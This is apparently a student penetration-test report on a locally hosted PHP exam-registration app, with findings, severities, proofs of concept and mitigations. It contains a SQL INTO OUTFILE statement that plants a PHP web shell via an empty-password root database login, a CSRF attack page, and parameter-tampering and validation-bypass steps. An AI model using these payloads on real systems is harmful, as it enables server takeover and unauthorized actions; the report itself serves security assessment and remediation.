Student V1 Pentesting

Severity Ratings

Impact	CVSS V3 Score Range	Description
Critical	9-10	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.

Scope


Assesment	Details
http://e-exam/student/*	127.0.0.1/student/*

Unprivileged User:

1- **Vulnerability**: **Remote Code Execution through unauthorized Access to DB using default credentials.**
Severity: **Critical - 10**
Description: The DB is accessible by anyone exposing **all Databases**, **Tables**, **Records** due to using default credential (Username: root, Password:""), and hence the exposed creds belong to high privilege user (root) which has the read/write file permission the attacker is capable of dropping a backdoor into the system and execute commands on the server (Delete files, upload/download files). if the server is not a stand-alone server the attacker could try to pivot to internal networks.

PoC:
1- connect to DB using cred: Username="root" password="" /Empty password

```
mysql -u root -p
```



2- List all DBs on the server.

```
show databases;
```

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| e-examsproject     |
| information_schema |
| mysql              |
| performance_schema |
| phpmyadmin         |
| test               |
+--------------------+
6 rows in set (0.018 sec)
```

3- list all users in the mysql database.

```
use mysql; the command tells the mysql shell to use DB as a reference to all incoming SQL statements;
show tables; # will list all tables in the mysql db;
select * from user; # will list all records from the user table
```

```
MariaDB [(none)]> use mysql;
Database changed
MariaDB [mysql]> show tables;
+---------------------------+
| Tables_in_mysql           |
+---------------------------+
| column_stats              |
| columns_priv              |
| db                        |
| event                     |
| func                      |
| general_log               |
| global_priv               |
| gtid_slave_pos            |
| help_category             |
| help_keyword              |
| help_relation             |
| help_topic                |
| index_stats               |
| innodb_index_stats        |
| innodb_table_stats        |
| plugin                    |
| proc                      |
| procs_priv                |
| proxies_priv              |
| roles_mapping             |
| servers                   |
| slow_log                  |
| table_stats               |
| tables_priv               |
| time_zone                 |
| time_zone_leap_second     |
| time_zone_name            |
| time_zone_transition      |
| time_zone_transition_type |
| transaction_registry      |
| user                      |
+---------------------------+
31 rows in set (0.002 sec)
```

```
MariaDB [mysql]> select User,Password,File_priv from user;
+------+----------+-----------+
| User | Password | File_priv |
+------+----------+-----------+
| root |          | Y         |
| root |          | Y         |
| root |          | Y         |
| pma  |          | N         |
+------+----------+-----------+
4 rows in set (0.001 sec)
```


4- From the output you can see that the root user has File_priv set to **Yes** that means the user can **create/download/upload** files to/from the system.

```
SELECT "<?php echo shell_exec($_GET['cmd']); ?>" INTO OUTFILE 'D:/temp/xampp/htdocs/Not_a_malicous_file.php';
 ## that will create a backdoor PHP shell on the server that takes one argument (cmd) and execute it on the server
```

```
MariaDB [mysql]>
MariaDB [mysql]> SELECT "<?php shell_exec($_GET['cmd']); ?>" INTO OUTFILE 'D:/temp/xampp/htdocs/Not_a_malicious_file.php';
Query OK, 1 row affected (0.042 sec)
```

The sql shell output shows that the SQL statement executed successfully.

5- Now time to execute our malicious commands! , browsing the uploaded file using any browser.



Bingo!! We executed "date" command that shows the server date.

Mitigation:


- Don't use root user for doing simple queries, create a new user with limited privileges so that if the SQL creds exposed , the attacker capabilities will be limited.
- Use a **STRONG** password for MySQL users (at lease 20 characters long + symbols + numbers).


2- **Vulnerability**: Unauthenticated user can register subjects and will be added to the db.

Severity: High
Description: Any unauthenticated user can register subjects without being logged-in or registered to the server.


PoC:

1- without being logged-in request this url `http://localhost/E Exams Project/project/student/student-register.php?subid=2`





2- You will see that a new record added to the "**student_subjects**" table with student id = 0 and subject_id= 2



Mitigation:

- Prevent Unauthenticated users to access any functional request / page without being logged-in first.

3- **Vulnerability**: **Cross Site Request Forgery in the "Register Form" allow the attacker to force a student to register specific subject.**
Severity: High
Description: Without validating the source of the request an attacker can host a malicious request form forcing the student to register a subject.

PoC:
1- the attacker will make a payload like this and host it on his site.

```
<html>
<head><title> Not A Malicious server you know</title></head>

<body>

<img src=x onerror="http://localhost/E%20Exams%20Project/project/student/student-register.php?subid=8">
<p> you rock! </p>
</body>

</html>
```

2- when a logged-in user visit this page the request will be sent to our web server .

3- Now without any interaction the student will notice that the subject is already registered.


Mitigation:

- Add a random token send along with all requests and the server checks if the token is present so it can accept the request otherwise drop the request.

Privileged User:

1- **Vulnerability**: **Student has the ability to signup using the same email address.**
Severity: High
Description: A student can signup multiple times using the same email address which allows a student to create mutliple accounts and all of them will belong to the same faculty registered users and enter the exam.

PoC:
1- sign up a new student using ashraf@gmail.com as email address of the student.
2- after creating the account, register a new student using the same email address (ashraf@gmail.com).
3- now we have 2 students registered with same e-mail address




Mitigation:


- Prevent the user from registering using the same email if the email is already registered.

2- **Vulnerability**: **The student has the ability to register any subject without being listed in his approved subjects.**
Severity: High
Description: A student can register any subject in the DB without being visible or listed to the list of his approved subjects.

PoC:
1- go to `http://localhost/E_Exams_Project/project/student/student-register.php` signed-in as Ali.
2- so now Ali has two subjects only avaliable to be registered (JS,AJAX)



3- what if he changed **subid** parameter to another value like 4 for example.



4- Now he added **math** subject which wasn't listed in the subject list before!

Mitigation:

- Restrict users from registering subject different from the listed subjects.

3- **Vulnerability**: **Student has the ability to Log-In multiple times which is not a good practice during taking tests.**
Severity: High
Description: A student can log-in multiple times at the same time, suppose that the student is taking a test. He can give his credentials to another person so the student is taking the exam multiple times at the same time using different sessions.

PoC:
1-Open 2 different browsers.
2- Sign-In as a student on both browsers

Mitigation:

- Design a solution to prevent the user to log-in if he is already logged-in and **send the incident to admin if possible**.

4- **Vulnerability**: **Students' passwords are stored in the DB as clear-text passwords.**
Severity: High
Description: Passwords are stored as clear-text passwords if the DB is exposed the attacker will have the full details of users including a clear-text password he can use to do later movements.

PoC:
1-Register as a student using any difficult password.

2- access the DB ,the password is stored as plain-text.

	email	password	univers
	asdas@email.com	test	
	asdas@email.com	test	
	ashraf@gmail.com	SuperSecurePasswordwh1chi	
	ashraf@gmail.com	admin	
	ashraf@gmail.com	admin	
ipt>	abc@gmail.com	admin	
	admin@gmail.com	hello	
	admin@gmail.com	admin	
	ashraf@gmail.com	admin	


Mitigation:

- Design a hashing-stage to store/retrieve the sensitive data from/to DB using a hash and secure the hash key .


5- **Vulnerability**: **Bypass client-side email verification at the signup stage.**
Severity: **Medium**
Description: Attacker can bypass email verification by changing the email input on the signup form to text instead of email.

PoC:
1-Go to sign up page.
2-press F12 to open the developer tool then change `<input type="email" name="stdemail" class="inp1">` to `<input type="text" name="stdemail" class="inp1">`


3- enter any text in the email field.



4- The account is created successfully using only text instead of email.



5- And You can even login using this text and password!



Mitigation:

- perform both Client/Server side validation on the login/sign-up form.

6- **Vulnerability**: **Brute Force Attack due to weak lock account policy.**
Severity: Medium
Description: An attacker can perform a brute force attack against the system, In the brute force attack the attacker send a huge amount of requests to the server using email/passwords lists and collects correct credentials.

PoC:
1-You will need proxy to perform the attack.
2- Attacker will choose to brute force password/email or one of them if you know the other.

Mitigation:

- Perform lockout account technique after a number of failed login tries.

7- **Vulnerability**: **Fingerprint Web Server**
Severity: Low
Description: Knowing the version and type of a running web server allows testers to determine known vulnerabilities and the appropriate exploits to use during testing.

PoC:
1- Send a request to the web App.
2- You will notice that the Server name and Architecture is exposed in the **Server**, **X-Powered-By** response headers

```
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.3
X-Powered-By: PHP/7.4.3
```

Mitigation

- Force the server to not expose the server header by editing the server conf file